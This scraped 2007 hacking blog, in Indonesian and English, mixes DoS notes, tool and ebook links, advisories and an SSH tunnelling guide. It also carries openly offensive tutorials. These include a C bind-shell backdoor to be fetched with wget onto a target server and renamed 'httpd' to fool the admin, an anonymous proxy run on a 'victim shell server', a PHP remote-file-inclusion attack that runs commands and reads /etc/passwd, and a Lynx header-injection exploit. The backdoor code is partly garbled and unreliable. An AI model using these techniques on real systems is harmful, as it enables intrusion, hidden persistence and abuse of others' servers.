print "TEST ... >> $ARGV[0] \n";
$connect = new IO::Socket::INET (
   PeerAddr => "$ARGV[0]",
   PeerPort => "$ARGV[1]",
   Proto => "tcp") or die;
   print "Done !!, $ARGV[0] TEWAS !! \n";

print "Gagal !! \n";
close $connect;
# End.

-- udos.pl --

Skrip sederhana diatas hanya melakukan hubungan dengan server korban,
lalu mengirimkan flood dan melakukan post testing. Dengan sedikit
pemprograman anda dapat membuat sebuah 'Mass Flooder' atau 'Brute Force
Flooder', tergantung pada kreatifitas anda !


.o0 Penanggulangan serangan Denial of Service

Sejujurnya, bagian inilah yang paling sulit. Anda bisa lihat bagaimana
mudahnya menggunaka sploits/tool   untuk membekukan   Ms Windows, atau
bagaimana mudahnya melakukan input flooding dan membuat tool   sendiri.
Namun Denial of service adalah masalah layanan publik.Sama halnya dengan
anda memiliki toko, sekelompok orang jahat bisa saja masuk beramai-ramai
sehingga toko anda penuh. Anda bisa saja mengatasi 'serangan' ini dengan
'menutup' toko anda - dan ini adalah cara paling efektif - namun jawaban
kekanak-kanakan demikian tentu tidak anda harapkan.

1. Selalu Up 2 Date.
Seperti contoh serangan diatas, SYN Flooding sangat efektif untuk membekukan
Linux kernel 2.0.*. Dalam hal ini Linux kernel 2.0.30 keatas cukup handal
untuk mengatasi serangan tersebut dikarenakan versi 2.0.30 memiliki option
untuk menolak cracker untuk mengakses system.

2. Ikuti perkembangan security
Hal ini sangat efektif dalam mencegah pengerusakan sistem secara ilegal.
Banyak admin malas untuk mengikuti issue-issue terbaru perkembangan dunia
security. Dampak yang paling buruk, sistem cracker yang 'rajin', 'ulet'
dan 'terlatih' akan sangat mudah untuk memasuki sistem dan merusak -
tidak tertutup kemungkinan untuk melakukan Denial of Service -.
Berhubungan dengan 'Selalu Up 2 Date', Denial of service secara langsung
dengan Flooding dapat diatasi dengan menginstall patch terbaru dari vendor
atau melakukan up-date.

3. Teknik pengamanan httpd Apache.
+ Pencegahan serangan Apache Benchmark.
Hal ini sebenarnya sangat sulit untuk diatasi. Anda bisa melakukan
identifikasi terhadap pelaku dan melakukan pemblokiran manual melalui
firewall atau mekanisme kontrol Apache (Order, Allow from, Deny From ).
Tentunya teknik ini akan sangat membosankan dimana anda sebagai seorang
admin harus teliti.
Mengecilkan MexClients juga hal yang baik, analognya dengan membatasi
jumlah pengunjung akan menjaga toko anda dari 'Denial of Service'.
Jangan lupa juga menambah RAM.

4. Pencegahan serangan non elektronik.
Serangan yang paling efektif pada dasarnya adalah local. Selain efektif
juga sangat berbahaya. Jangan pernah berfikir sistem anda benar-benar aman,
atau semua user adalah orang 'baik'. Pertimbangkan semua aspek. Anda bisa
menerapkan peraturan tegas dan sanksi untuk mencegah user melakukan serangan
dari dalam. Mungkin cukup efektif jika dibantu oleh kedewasaan berfikir dari
admin dan user bersangkutan.


.o0 Penututp.

Berbicara masalah security merupakan hal yang mengasikkan. Teknik-teknik
intrusi baru begitu unik dan sebagai seorang geek saya yakin 'keindahan
pengetahuan diatas segalanya'. Anda tidak akan melakukan hal-hal bodoh
seputar dokumen ini dan ingat selalu 'kita tidak pernah tahu segalanya'.
Mulailah belajar, perhatikan dunia dan kuasai ! Anda akan terkagum,
betapa indahnya semesta ini.
Terima kasih untuk anda semua telah membaca artikel ini - bahkan sampai
baris ini :) -. Terima kasih untuk rekan-rekan echo-staff atas support
selama ini. Untuk semua Computer Security Industries Indonesia, teruslah
berjuang Amigo !! Computer Underground, hey nak, sudah saatnya belajar
dan berhenti bermain. Semua teman-teman online TERIMA KASIH !!
Shout buat Willy, Al, Dudunk - semua pengunjung 'rumah mesum' :P
(cuma istilah/jargon) - Thanks buat Rizka, maaf atas 'pesan-pesan filosofi
gelap', kamu tahu pemilik nomor 08157190*** !. "Ka .. tidak baik marah
kepada seseorang yang datang dengan kasih sayang :)"

"KALAU AKU SEORANG ATEIS, MAKA AKAN AKU KATAKAN:
'TEMPAT YANG PALING AMAN ADALAH PETI MATI'
TAPI TERNYATA AKU SALAH !!"
    [MOBY]


Bacaan lanjutan / referensi:

[1] Kejahatan Internet, Trik Aplikasi dan Tip Penanggulangannya.
   R. Kresno Aji, Agus Hartanto, Deni Siswanto, Tommy Chandra Wiratama.
   Elexmedia Komputindo, ISBN: 979-20-3249-5
[2] 7 Cara Isengi Apache dan kiat mengatasinya.
   Steven Haryanto, Masterweb Magazine Oktober 2001
[3] Introduction to Denial of Service
   Hans Husman, t95hhu@student.tdb.uu.se
[4] CERT ADVISORIES.
   www.cert.org
[5] Packet Storm Security
   http://packetstormsecurity.nl
[6] BugTraq
   www.securityfocus.com
Posted by
admin
Labels:
Hacker
Saturday, November 24, 2007
at
8:18 AM
|
 Introduction Introduction
Nmap ("Network Mapper") is a free and open source (license) utility for network exploration or security auditing. Many systems and network administrators also find it useful for tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics. It was designed to rapidly scan large networks, but works fine against single hosts. Nmap runs on all major computer operating systems, and both console and graphical versions are available.
Nmap is ...
- Flexible: Supports dozens of advanced techniques for mapping out networks filled with IP filters, firewalls, routers, and other obstacles. This includes many port scanning mechanisms (both TCP & UDP), OS detection, version detection, ping sweeps, and more. See the documentation page.
- Powerful: Nmap has been used to scan huge networks of literally hundreds of thousands of machines.
- Portable: Most operating systems are supported, including Linux, Microsoft Windows, FreeBSD, OpenBSD, Solaris, IRIX, Mac OS X, HP-UX, NetBSD, Sun OS, Amiga, and more.
- Easy: While Nmap offers a rich set of advanced features for power users, you can start out as simply as "nmap -v -A targethost". Both traditional command line and graphical (GUI) versions are available to suit your preference. Binaries are available for those who do not wish to compile Nmap from source.
- Free: The primary goals of the Nmap Project is to help make the Internet a little more secure and to provide administrators/auditors/hackers with an advanced tool for exploring their networks. Nmap is available for free download, and also comes with full source code that you may modify and redistribute under the terms of the license.
- Well Documented: Significant effort has been put into comprehensive and up-to-date man pages, whitepapers, and tutorials. Find them in multiple languages here.
- Supported: While Nmap comes with no warranty, it is well supported by the community and we appreciate bug reports and patches. If you encounter a problem, please follow these instructions.
- Acclaimed: Nmap has won numerous awards, including "Information Security Product of the Year" by Linux Journal, Info World and Codetalker Digest. It has been featured in hundreds of magazine articles, several movies, dozens of books, and one comic book series. Visit the press page for further details.
- Popular: Thousands of people download Nmap every day, and it is included with many operating systems (Redhat Linux, Debian Linux, Gentoo, FreeBSD, OpenBSD, etc). It is among the top ten (out of 30,000) programs at the Freshmeat.Net repository. This is important because it lends Nmap its vibrant development and user support communities.
Source Code Distribution
This is the traditional compile-it-yourself format. The Nmap tarball compiles under UNIX (including Linux, Solaris, Free/Net/OpenBSD, and Mac OS X) and Windows. It includes Zenmap, the GUI frontend. Nmap is now offered in bzip2 format as well as traditional gzip.
Detailed compilation instructions and options are provided here, though this usually does the trick for Linux/BSD/Solaris systems:
bzip2 -cd nmap-4.23RC2.tar.bz2 | tar xvf -
cd nmap-4.23RC2
./configure
make
su root
make install
Latest development Nmap release tarball (recommended): nmap-4.23RC2.tar.bz2 (or gzip compressed)
Latest stable Nmap tarball: nmap-4.20.tar.bz2 (or gzip compressed)
Posted by
admin
Labels:
Download,
Hacker
 SuperScan is a powerful TCP port scanner, that includes a variety of additional networking tools like ping, traceroute, HTTP HEAD, WHOIS and more. It uses multi-threaded and asynchronous techniques resulting in extremely fast and versatile scanning. You can perform ping scans and port scans using any IP range or specify a text file to extract addresses from. Other features include TCP SYN scanning, UDP scanning, HTML reports, built-in port description database, Windows host enumeration, banner grabbing and more. SuperScan is a powerful TCP port scanner, that includes a variety of additional networking tools like ping, traceroute, HTTP HEAD, WHOIS and more. It uses multi-threaded and asynchronous techniques resulting in extremely fast and versatile scanning. You can perform ping scans and port scans using any IP range or specify a text file to extract addresses from. Other features include TCP SYN scanning, UDP scanning, HTML reports, built-in port description database, Windows host enumeration, banner grabbing and more.
Product Detail
| Publisher | Foundstone Inc. | | File Size | 196 kb | | Version | 4.0 | | Last updated | Apr 01, 2006 | | License | Freeware | | Windows | 2000/XP | | Requirements | None | | Other products | All 4 products from this developer | 
Posted by
admin
Labels:
Download,
Hacker
John the Ripper is a fast password cracker. Its primary purpose is to detect weak Unix passwords. Besides several crypt password hash types most commonly found on various Unix flavors, supported out of the box are Kerberos AFS and Windows NT/2000/XP LM hashes, plus several more with contributed patches.
Platform:Linux
Last update:29 May 2006
Developer:Alexander Peslyak
File type:.tar.gz
File size:790 Kb
License:GNU GPL
Category:Passwords
Downloads:23483

Posted by
admin
Labels:
Download,
Hacker
Friday, November 23, 2007
at
10:29 AM
|
 Holes by Jack Koziol et al. Holes by Jack Koziol et al.
John Wiley & Sons © 2004 (644 pages)
ISBN:0764544683
Stop hackers from wreaking havoc on your software applications and operating systems. This innovative book provides tools to discover vulnerabilities in C-language-based software, exploit what you find, and prevent new security holes from occurring.
download click here
Posted by
admin
Labels:
Download,
Ebooks,
Hacker
 | by Victor Oppleman, Oliver Friedrichs and Brett Watson | | McGraw-Hill/Osborne © 2005 (448 pages) | ISBN:0072259558
| Back Cover
Protect your network and web sites from malicious attacks with help from this cutting-edge guide. Extreme Exploits is packed with never-before-published advanced security techniques and concise instructions that explain how to defend against devastating vulnerabilities in software and network infrastructure. This book gives you detailed analyses of modern threats and their solutions along with checklists for developing defenses. You’ll also be introduced to a winning methodology for custom vulnerability assessments including attack profiling and the theatre of war concept. Through in-depth explanations of underlying technologies, you’ll learn to prepare your network and software from threats that don’t yet exist. This is a must-read volume for anyone responsible for network security.
- Secure your critical domain name system (DNS) infrastructure
- Ensure reliable Internet connectivity amidst a myriad of attacks
- Implement effective intrusion detection and prevention technologies
- Prevent e-mail abuse using advanced filtering, encryption, and other methods
- Stop data theft and egress exploitation by altering packet filtering rules
- Defend against viruses, worms, bots, Trojans, and other malicious code
- Use IP sinkholes and backscatter analysis to trap and gain knowledge from scanning and infiltration attempts
- Secure wireless networks using a variety of technologies
- Create a customized vulnerability assessment methodology for your organization
- Use proven digital forensics techniques to investigate attacks
- Learn to protect your software from little-known vulnerabilities
download click here
Posted by
admin
Labels:
Download,
Ebooks,
Hacker
Thursday, November 22, 2007
at
2:46 AM
|
Banyak applikasi web yang mempunyai security dan pemblokiran IP, apalagi ip negara kita .....lol
dan fungsi dari Proxy ini dapat kamu gunakan untuk mengganti IP kamu dengan IP shell server yang
berhasil kamu kuasai dan kamu bisa menggunakanya untuk mirc, web browser, dan applikasi lain
lain dalam internet networking. ok, lantas caranya ???
source: click here
sh-2.05b$ hostname -i
95.154.214.125 <--- victim shell server
sh-2.05b$ tar -zxvf proxy.tar.gz
sh-2.05b$ cd proxy
sh-2.05b$ ./proxy -h
Usage: ./proxy options
Available options are:
-d go to background (daemon)
-fFORMAT logging format (see do*****entation)
-l log to stderr
-lFILENAME log to FILENAME
-bBUFSIZE size of network buffer (default 4096 for TCP, 16384 for UDP)
-l@IDENT log to syslog IDENT
-t be silenT (do not log service start/stop)
-iIP ip address or internal interface (clients are expected to connect)
-eIP ip address or external interface (outgoing connection will have this)
-pPORT - service port to accept connections
-a - anonymous proxy
-a1 - anonymous proxy with random client IP spoofing
Example: ./proxy -i127.0.0.1
(c)2000-2006 3APA3A, Vladimir Dubrovin & Security.Nnov
Do*****entation and sources: http://www.security.nnov.ru/soft/3proxy/
Please read license agreement in ''copying'' file.
You may not use this program without accepting license agreement
sh-2.05b$ ./proxy -d -a -p [port] misal :
sh-2.05b$ ./proxy -d -a -p9999
nah nah nah,.... sekarang buka iexplore kamu menu : tools --> internet options... --> connections --> LAN Settings.. -->
proxy server: address: 95.154.214.125 Port: 9999 --> ok
untuk mengecek apakah proxy kamu berhasil buka web kamu dengan url http://cmyip.com
kamu liat apakah info tersebut sudah menggunakan IP shell kamu --> 95.154.214.125 (victim shell server)
bila sudah berarti kamu sudah bisa menggunakan proxy tersebut untuk hal laen, tp ingat jangan
kamu gunakan untuk hal hal yang berbau desduktif terlebih lagi CC, tp kalo kamu tetep ngotot
kami selaku penulis tidak bertanggung jawab atas penyalah gunaan tutorial di atas
sekian tutorial dari saya.
Posted by
admin
Labels:
Hacker
Untuk yang sudah jago kungfunya tentunya akan tertawa membaca tutorial kali ini.tp kalo hanya untuk baca-baca saja apasalahnya ;P', ' pada saat anda sudah dapat memasuki system web, pasang bind adalah bagian lumayan penting dalam remote command shell karena kita sudah tidak perlu repot-repot lagi meremote nya via http (web). Langsung tanpa basa-basi saya akan memulainya:
----------------------------------------------------------------------------------------
#define HOME "/"
#define TIOCSCTTY 0x540E
#define TIOCGWINSZ 0x5413
#define TIOCSWINSZ 0x5414
#define ECHAR 0x1d
#define PORT 5555 /* pake sembarang port */
#define BUF 32768
#define proc "/usr/sbin/httpd" /*Change this for Fake BG proces */
#include
#include
#include
#include
#include
#include
#include
#include
#include
#include
#include
#include
struct winsize {
unsigned short ws_row;
unsigned short ws_col;
unsigned short ws_xpixel;
unsigned short ws_ypixel;
};
int sc;
char passwd[] = "pluto"; /* ubah dengan password kamu*/
char motd[] = ".::[ dr.pluto b4ckd00r for nix ]::.n";
void cb_shell() {
char buffer[150];
write(sc, "Password: ", 10);
read(sc, buffer, sizeof(buffer));
if (!strncmp(buffer, passwd, strlen(passwd))) {
write(sc, motd, sizeof(motd));
}
else {
write(sc, "Cok Password Salah!!!n", 7);
close(sc); exit(0);
}
}
/* creates tty/pty name by index */
void get_tty(int num, char *base, char *buf)
{
char series[] = "pqrstuvwxyzabcde";
char subs[] = "0123456789abcdef";
int pos = strlen(base);
strcpy(buf, base);
buf[pos] = series[(num >> 4) & 0xF];
buf[pos+1] = subs[num & 0xF];
buf[pos+2] = 0;
}
/* search for free pty and open it */
int open_tty(int *tty, int *pty)
{
char buf[512];
int i, fd;
fd = open("/dev/ptmx", O_RDWR);
close(fd);
for (i=0; i < pty =" open(buf," tty =" open(buf," sock =" socket(AF_INET," sin_family =" AF_INET;" s_addr =" htonl(INADDR_ANY);" sin_port =" htons(PORT);" pid =" fork();" pid =" %dn" pid =" open(" slen =" sizeof(cli);" scli =" accept(sock," pid =" fork();" pid ="="" home="%s" j =" 0;" i =" read(scli,">= MAXENV) || (i < subshell =" fork();" subshell ="=""> scli) ? (pty+1) : (scli+1),
&fds, NULL, NULL, NULL) < count =" read(pty," d =" buf;" count =" read(scli," p =" memchr(buf," rlen =" count"> 5) rlen = 5;
memcpy(wb, p, rlen);
if (rlen < ws_xpixel =" ws.ws_ypixel" ws_col =" (wb[1]" ws_row =" (wb[3]" rlen =" ((ulong)"> 0) write(pty, p+5, rlen);
} else
if (write(pty, d, count) <= 0) break; } } close(scli); close(sock); close(pty); waitpid(subshell, NULL, 0); vhangup(); exit(0); } close(scli); } } ----------------------------------------------------------------------------------------
weh,....sep-sep,... bila ingin merubah port nya rubah sesuai keinginan kamu, tp ingat jangan dibawah 4 digit karena biasanya sudah dipakai oleh system-system yang laen
#define PORT 5555 /* pake sembarang port */
char passwd[] = "pluto"; /* ubah dengan password kamu*/
yang perlu kamu rubah, tp kita contohkan secara defoudt,
nanh untuk selanjutnya ente upload di server kamu, misal :
http://web_server_kamu/bind.c
ok, pada text box command ada tinggal mendownload di server target dan meng-compile nya saja
cmd:$wget http://web_server_kamu/bind.c
cmd:$gcc -o bind bind.c
supaya sang admin ga curiga dengan program tersebut rubah dengan nama yang meyakinkan, misal httpd, bash, atau terserah kamu lah, saya yakin anda lebih jago untuk hal penipuan dari pada saya, hiiiiiiiiiiiiii..........! lol.
cmd:$mv bind httpd
cmd:$./httpd
dr.pluto Bind Is Beginning...Seep, pid = 6782
dr.pluto Private Only..
bind sudah ter execute pada pid 6782,untuk langkah selanjutnya buka putty,Host name (or Ip Address):[ip/hostname target], port: 5555, Protokol: telnet, Enter...
Password: pluto
pluto
.::[ dr.pluto b4ckd00r for nix ]::.
sh-2.05b$
sh-2.05b$
bila muncul tanda sh (sh-2.05b$) itu tandanya kamu sudah masuk dalam system target, untuk selanjutnya terserah kamu, mo buat psy,eggdrop,ngeroot, atau *****an liat-liat isi server itu terserah kamu,..... ;P
Tapi bila kamu masih lom berhasil juga, liat apa port na dah bener, mungkin aborting (sedang di pakai oleh system laen),kalo kamu merasa port na dah bener mase lom bisa juga mungkin kamu perlu membeli sebotol baygon untuk di tenggak, wakakakakaka.......... lol ;p~
selesai...
koran sehari-hari:xpl.netmisphere2.com, www.milw0rm.com, www.rohitab.com
Posted by
admin
Labels:
Hacker
Tuesday, November 20, 2007
at
10:25 AM
|
This is a short introduction to SSH tunnelling (also known as "port
forwarding"). It describes with some simple examples how a user can
establish an apparently direct connection to any machine in the
Garchinger Campus, despite the newly enforced restricted access to a selected
number of machines.
Let's define our sample setup: We have a PC at home called mypc. We
want to connect to a computer in Garching called work, but we are
only allowed to connect to a gateway machine called gate:

The normal way would be a two step process: first connect from
mypc to gate and then from gate to
work. Let's see how a tunnel can help:
Case 1: From a Unix-like machine
The following refers to OpenSSH 2.x and 3.x:
On mypc we execute this command:
ssh -l myuserid -L 7777:work:22 gate cat -
This means: open an ssh connection as user myuserid to host
gate and execute the command cat -. While the session is
open, redirect all connections to port 7777 on the local machine to
port 22 on machine work.
Now we can use any SSH command (ssh, slogin, scp,
sftp) to connect directly to work through the
tunnel. For example:
ssh -p 7777 localhost uname -a

slogin -p 7777 localhost

scp -p -P 7777 localhost:data/file1.txt .

sftp -oPort=7777 localhost
How it works:
The ssh process on the local machine mypc establishes an
SSH connection with the sshd server process on the gateway
machine gate. It uses the well-known port 22 on the
server side and some free port on the local machine, e.g. 605. In
addition, because we have used the -L option, the local
ssh process accepts local connections to port 7777 and
sends all data received on this port through the other port 605
to gate with some marking "this is from tunnel 7777". The
gateway gate has been informed through the -L option
that, whenever it receives data marked with "this is from tunnel
7777", it has to open a connection to host work on port 22 and
send it that data:

Some remarks:
- The cat - command in the first ssh command is there only to
keep the connection open. Any other command which does not finish
could be used. It could be left blank, too, thereby opening a shell,
but then you need a controlling terminal and cannot use the ssh
command in a script.
- You can use any port above 1024 and below 32768 for the -L option.
- If you need to connect to several machines, then just specify more
-L options in the first ssh command, one per machine, each with
a different local port. For example:
ssh -l myuserid -L 7777:work1:22 -L 7778:work2:22 -L 7779:work3:22 gate cat -
then use ssh -p 7777 localhost to connect to work1,
ssh -p 7778 localhost to connect to work2, etc.
- You can also redirect to other remote ports. For example, if
machine work accepted telnet connections (port 23), then
you could prepare the tunnel with:
ssh -l myuserid -L 7777:work:23 gate cat -
and then just telnet to work with this command:
telnet localhost 7777
The port numbers of usual network services can be found in file
'/etc/services'.
- You can write a small script to setup the SSH tunnel for all
connections you normally need and call that script automatically every
time you connect from home to the Internet.
- You can define aliases for connections which you need very
often. For example, if you do (in a tcsh):
alias sshwork 'ssh -p 7777 localhost'
then you can simply do things like:
sshwork uname -a

sshwork ps -ef

sshwork   (to login)
- With some more complex aliases or shell scripts you can almost work
as with a direct connection. For example, if you do:
alias ssh \
'set target=`echo \!^ | sed -e "s/work/-p 7777 localhost/g"` ; \
/usr/local/bin/ssh $target \!:2*'
then you can do:
ssh work ps -ef
- If you use the -v option for the ssh command which prepares
the tunnel, then you can see in its output whenever a connection is
established through the tunnel (and other debug messages).
Posted by
admin
Labels:
Hacker
Sunday, November 18, 2007
at
4:16 AM
|
 by Jon Erickson by Jon Erickson
ISBN:1593270070
No Starch Press © 2003 (241 pages)
This text introduces the spirit and theory of hacking as
well as the science behind it all; it also provides some
core techniques and tricks of hacking so you can think
like a hacker, write your own hacks or thwart potential
system attacks.
Download here: htae.zip
Posted by
admin
Labels:
Download,
Ebooks,
Hacker
Saturday, November 17, 2007
at
7:06 PM
|
PROGRAM: Lynx
VENDOR: Lynx-Dev
HOMEPAGE: http://lynx.browser.org/
VULNERABLE VERSIONS: 2.8.4rel.1, 2.8.5dev.8, 2.8.3rel.1, 2.8.2rel.1,
possibly others
IMMUNE VERSIONS: 2.8.4rel.1 with all patches applied
PATCH: ftp://lynx.isc.org/lynx2.8.4/patches/lynx2.8.4rel.1c.patch
SEVERITY: medium
DESCRIPTION:
"Lynx is a fully-featured World Wide Web (WWW) client for users
running cursor-addressable, character-cell display devices such
as vt100 terminals, vt100 emulators running on Windows 95/NT or
Macintoshes, or any other character-cell display. It will display
Hypertext Markup Language (HTML) documents containing links to files
on the local system, as well as files on remote systems running
http, gopher, ftp, wais, nntp, finger, or cso/ph/qi servers, and
services accessible via logins to telnet, tn3270 or rlogin accounts.
Current versions of Lynx run on Unix, VMS, Windows95/NT, 386DOS
and OS/2 EMX."
(direct quote from the program's README file)
Lynx is published under the terms of the GNU General Public License.
It is a very common program (I personally have used it since 1995),
but this hole will only affect some of its users.
SUMMARY:
If you give Lynx a URL with some special characters on the command
line, it will include faked headers in the HTTP query. This way,
you can make scripts that use Lynx for downloading files access
the wrong site on a web server with multiple virtual hosts.
TECHNICAL DETAILS:
When a URL is given on the command line or in the WWW_HOME
environment variable, Lynx doesn't remove or encode dangerous
characters such as space, tab, CR and LF before constructing HTTP
queries. This means that an attacker can construct a URL that will
send arbitrary faked HTTP headers, by adding space + "HTTP/1.0" +
CRLF + some headers + CRLF + CRLF after the normal URL. Lynx's own
HTTP headers are sent after the faked headers, but the web server
ignores them, as our CRLF + CRLF pair above indicates the end of
the headers.
This may cause some security problems. One scenario is when a
program starts Lynx, and the host part of the URL is supplied
by the program and the path by its user (something like "lynx
http://www.site3.st/$path", where the value of $path is defined by
the user). An attacker can make such a program access some other web
site than www.site3.st, if it's a virtual host on the same machine
as www.site3.st, by adding a "Host:" header as described above.
Relative links don't work in web pages that are fetched this way. If
there is a relative link like Sunnan
and the user follows it, Lynx gets confused.
To get more information about this type of hole,
read my paper "CRLF Injection", which is available at
http://cert.uni-stuttgart.de/archive/bugtraq/2002/05/msg00079.html
PERL EXPLOIT:
#!/usr/bin/perl --
# Ulf Harnhammar 2002
# example: ./exploit www.site1.st www.site2.st
# will show www.site2.st
die "$0 hostone hosttwo\n" if @ARGV != 2;
exec('lynx "'.
"http://$ARGV[0]/ HTTP/1.0\012".
"Host: $ARGV[1]\012\012".
'"');
BASH COMMAND LINE EXPLOIT:
(This exploit assumes that www.site1.st and www.site2.st are virtual
hosts on the same machine. Lynx will show www.site2.st.)
[ulf@metaur ulf]$ lynx "http://www.site1.st/ HTTP/1.0
Host: www.site2.st
"
COMMUNICATION WITH VENDOR:
The vendor was contacted on the 13th of August. Their patch was
released and announced on the Lynx-Dev list on the 18th.
// Ulf Harnhammar
rewrite by admin
Posted by
admin
Labels:
Hacker
Friday, November 16, 2007
at
9:20 AM
|
Often was encountered by us the weakness to some website with bug rfi and with the different method the difference that became the question, why that could happen?
All that could happen because source code that in publiblik and circulated in the market, definitely everyone could study and analyse some cms (Content Management System), and in fact include from php personally not some bug but a function for the merging of the different library.
An example:
/*************************************
* project : test include
* file name : var.php
************************************
*/
$a = 10;
$b = 3;
?>
/*************************************
* project : test include
* file name : add.php
************************************
*/
include("var.php")
$s_add = $a + $b;
print $a." + ".$b." = ".$s_add;
?>
Then after being undertaken by you add.php will get report 10 + 3 of = 13
really were easy not?
The other example:
/*************************************
* project : test include
* file name : passwd.php
************************************
*/
include("/etc/passwd")
?>
In script passwd.php would in received ouput as follows:
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
bla..bla...bla...
And of course site will access the address url when getting the request from other url
like:
/*************************************
* project : test include
* file name : httP://www.youdomain.com/shell.txt
************************************
*/
system($cmd)
?>
/*************************************
* project : test include
* file name : httP://www.target.com/vul.php
************************************
*/
include($path_include."include/config.inc.php");
print $head;
bla...bla...bla...
?>
With vul.php that without in accompanied the filter input then script this suddah became the security gap, and with the request http://www.target.com/vul.php?path_include=http://www.youdomain.com/shell.txt an infiltrator has gotten access command
tried to be carried out by us the trial with the request:
http://www.target.com/vul.php?cmd=cat%20/ect/passwd&path_include=httP://www.youdomain.com/shell.txt
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
bla..bla...bla...
http://www.target.com/vul.php?cmd=ls%20-lia&path_include=httP://www.youdomain.com/shell.txt
28 -rwxr-xr-x 1 john john 25141 Oct 30 2006 archive.php
4 -rw-r--r-- 1 john john 522 Sep 10 05:38 config.inc.php
4 -rwxr-xr-x 1 john john 510 Oct 30 2006 config.inc.php.sample
8 -rwxr-xr-x 1 john john 5724 Oct 30 2006 crop.inc.php
8 -rwxr-xr-x 1 john john 5014 Oct 30 2006 debugger.inc.php
4 -rwxr-xr-x 1 john john 213 Oct 30 2006 vul.php
In this way we you have gotten access command
so many previously the article from me, it is hoped useful
Sorry when this article was not better because I still needed often studied
Posted by
admin
Labels:
Hacker
 by dr.pluto
A-LIST Publishing © 2005
Download : rnv.zip |
|
|
Posted by
admin
Labels:
Download,
Ebooks,
Hacker,
Info IT
 | by Marsel Nizamutdinov | | A-LIST Publishing © 2005 (400 pages) | ISBN:1931769494
Download : HWEU.zip
| Table of Contents
Hacker Web Exploitation Uncovered
Introduction
Chapter 1 - The Internet Is a Hostile Environment
Chapter 2 - Vulnerabilities in Scripts
Chapter 3 - SQL Injection
Chapter 4 - Secure Authorization and Authentication
Chapter 5 - XSS and Stolen Cookies
Chapter 6 - The Myth about Secure Configuration
Chapter 7 - Shared Hosting and Security Issues
Chapter 8 - A Conceptual Virus
Appendix 1 - CD-ROM Contents
Appendix 2 - Investigation Tasks
Appendix 3 - Solutions |
|
Posted by
admin
Labels:
Download,
Ebooks,
Hacker
NGSSoftware Insight Security Research Advisory
Name: Multiple Buffer Overruns RealOne / RealPlayer / RealOne Enterprise
Desktop
Systems Affected: Windows All
Severity: Critical
Category: Remote Buffer Overrun
Vendor URL: http://www.real.com/
Author: Mark Litchfield (mark@ngssoftware.com)
Date: 22nd November 2002
Advisory number: #NISR22112002
Description
***********
RealOne / RealPlayer is one of the most widely used products for internet
media delivery. According to Real, there are currently around 115 million
users worlwide of these products. RealOne is the updated version of
RealPlayer. Both suffer from multiple overrun issues.
Details
*******
This advisory details three remotely exploitable overruns, two being heap
based overflows and the other being a stack based overflow. On exploitation
of these overruns any supplied code would execute in the security context of
the logged on user.
1) By following a link to a SMIL file (Synchronized Multimedia Integration
Language), RealPlayer will automatically download the file in an attempt to
play its content. By suppling an overly long paramter within the SMIL file
a heap overflow would occur in RealPlay.exe. According to Real, they have
fixed the issue by fixing the player status code to handle the cases where
there are large number of characters in the metadata of a smil file.
2) By suppling an overly long rtsp:// filename parameter, for example
within a .m3u file, when a link was followed, Real again would download the
file. When play is selected a heap overflow ocurrs in RealPlay.exe This
has apparently been fixed by Real by improving the robustness of URL
handling in this portion of the product.
3) Again, referring to number two if the 'victim' were to download the file
with a large filename (whether it was on local/rtsp or an http url) Real
Player would access violate when performing the following: If the user were
to right click in Now Playing and select "Edit Clip info" or right click in
"Now Playing" and "Select copy to my Library". In this particular instance
a stack overflow would occur in RealPlayer.
Fix Information
***************
NGSSoftware alerted Real to these problems on the 1st November 2002.
NGSSoftware highly recommend installing the patch found at
http://service.real.com/help/faq/security/bufferoverrun_player.html.
Alternatively if you Open RealPlayer - Help - About Real Player, you will
notice a Check For Updates feature. Select this.
In Real's own advisory they omit the fact that RealOne Enterprise Desktop is
also vulnerable, but only to issues 2 & 3.
Further Information
*******************
For further information about the scope and effects of buffer overflows,
please see
http://www.ngssoftware.com/papers/non-stack-bo-windows.pdf
http://www.ngssoftware.com/papers/ntbufferoverflow.html
http://www.ngssoftware.com/papers/bufferoverflowpaper.rtf
http://www.ngssoftware.com/papers/unicodebo.pdf
Posted by
admin
Labels:
Hacker
Thursday, November 15, 2007
at
9:09 PM
|
Kita tentunya sudah mengenal Unix atau Linux, yaitu merupakan sistem operasi komputer yang jenisnya beragam, mulai untuk kelas PC sampai Mainframe. Kalo kita bicara Unix/Linux pasti kita melihat bahwa Linux itu adalah sistem operasi yang masih menggunakan command line untuk mengadministrasi-nya, dan kelihatanya agak rumit.
Penulis mencoba membahas masalah tools/alat untuk memudahkan proses "admin" di OS Unix khususnya Linux, yaitu dengan adanya Webmin.
Apa itu Webmin
Webmin adalah sebuah tools/media yang Free yang disediakan di http://www.webmin.com, berbasiskan Web. Dapat menggunakan browser apapun yang mendukung form, table dan java dan CGI. Sebelum kita menggunakan Webmin ini yang harus kita miliki adalah PERL5.
Rasanya penulis tidak dapat menjelaskannya lebih detail, untuk keterangan lebih detail anda bisa baca di http://www.webmin.com/webmin/ untuk itu kita langsung saja ketahapan berikutnya yaitu bagaimana cara menggunakan dan installasi ?
Installasi
Untuk menginstall webmin sebenarnya cukup sederhana, silahkan download source code di ftp://ftp.webmin.com/webmin-0.72.tar.gz tapi sebelumnya apakah Perl5 sudah terinstall di Linux anda ? jika belum silahkan isntall Perl5 dahulu.
Setelah anda dapat source webmin tersebut silahkan ikuti langkah dibawah ini, tetapi anda harus login sebagai root.
Extract file webmin-0.72.tar.gz
Misalnya file tersebut disimpan dalam direktori : /root
[root@netcom /root ]# tar zvxf webmin-0.72.tar.gz –C /usr/local/
[root@netcom /root ]# cd /usr/local/webmin-0.72
atau
[root@netcom /root ]# gzip –d webmin-0.72.tar.gz
[root@netcom /root ]# tar xf webmin-0.72.tar.gz –C /usr/local/
[root@netcom /root ]# cd /usr/local/webmin-0.72
Jalankan Script "setup.sh"
